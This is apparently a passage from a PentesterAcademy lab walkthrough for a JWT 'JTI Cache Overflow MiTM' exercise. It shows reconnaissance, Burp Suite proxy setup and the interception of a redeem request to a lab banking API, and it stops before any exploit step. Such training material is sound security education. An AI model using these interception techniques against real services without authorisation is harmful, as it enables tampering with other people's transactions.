ATTACK DEFENSE


by PentesterAcademy

Name	JTI Cache Overflow MiTM
URL	https://attackdefense.com/challengedetails?cid=1422
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig



```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 576  bytes 102448 (100.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 627  bytes 2506537 (2.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.215.101.2  netmask 255.255.255.0  broadcast 192.215.101.255
        ether 02:42:c0:d7:65:02  txqueuelen 0  (Ethernet)
        RX packets 20  bytes 1584 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 889  bytes 1863682 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 889  bytes 1863682 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.215.101.2.

Therefore, the bank transaction API is running on 192.215.101.3, at port 5000.

Step 2: Viewing the Transaction API.

Open the following URL in firefox.


URL: http://192.215.101.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:


Burp Suite Community Edition v2.1.04

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

(●) Temporary project


( ) New project on disk — Name: — File:

( ) Open existing project — Name | File — File:

[✓] Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:


Burp Suite Community Edition v2.1.04

Select the configuration that you would like to load for this project.

(●) Use Burp defaults


( ) Use options saved with project

( ) Load from configuration file — File — File:

[ ] Default to the above in future

[ ] Disable extensions

The following window will appear after BurpSuite has started:


Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Upgrade to Burp Suite Professional to automatically find vulnerabilities!
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Event log
Filter Critical Error Info Debug
Search...
Advisory
Memory: 55.3MB
Disk: 32KB


1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain ... 0 items added to site map
0 responses processed
Capturing: 0 responses queued

Issue type	Host	P
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/b
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/

Time	Type	Source	Message
00:40:55 10 Nov 2019	Info	Proxy	Proxy service started on 1
00:40:48 10 Nov 2019	Info	Suite	Running as super-user, en

Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.


Preferences

Firefox about:preferences#searchResults


proxy

Search Results

Network Proxy

Configure how Firefox connects to the internet. Learn More

Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.


Connection Settings

Configure Proxy Access to the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

[✓ Manual proxy configuration]

HTTP Proxy 127.0.0.1 Port 8080

Use this proxy server for all protocols

SSL Proxy Port 0

FTP Proxy Port 0

SOCKS Host Port 0

SOCKS v4 [✓ SOCKS v5]

Automatic proxy configuration URL


Click OK.

Everything required to intercept the requests has been setup.


Step 4: Interacting with the Transaction API.

Click on get Redeem button to redeem the offered balance.


Note: Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.



```
OPTIONS /redeem HTTP/1.1
Host: 192.215.101.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.215.101.3:5000/
Origin: http://192.215.101.3:5000
Connection: close
```

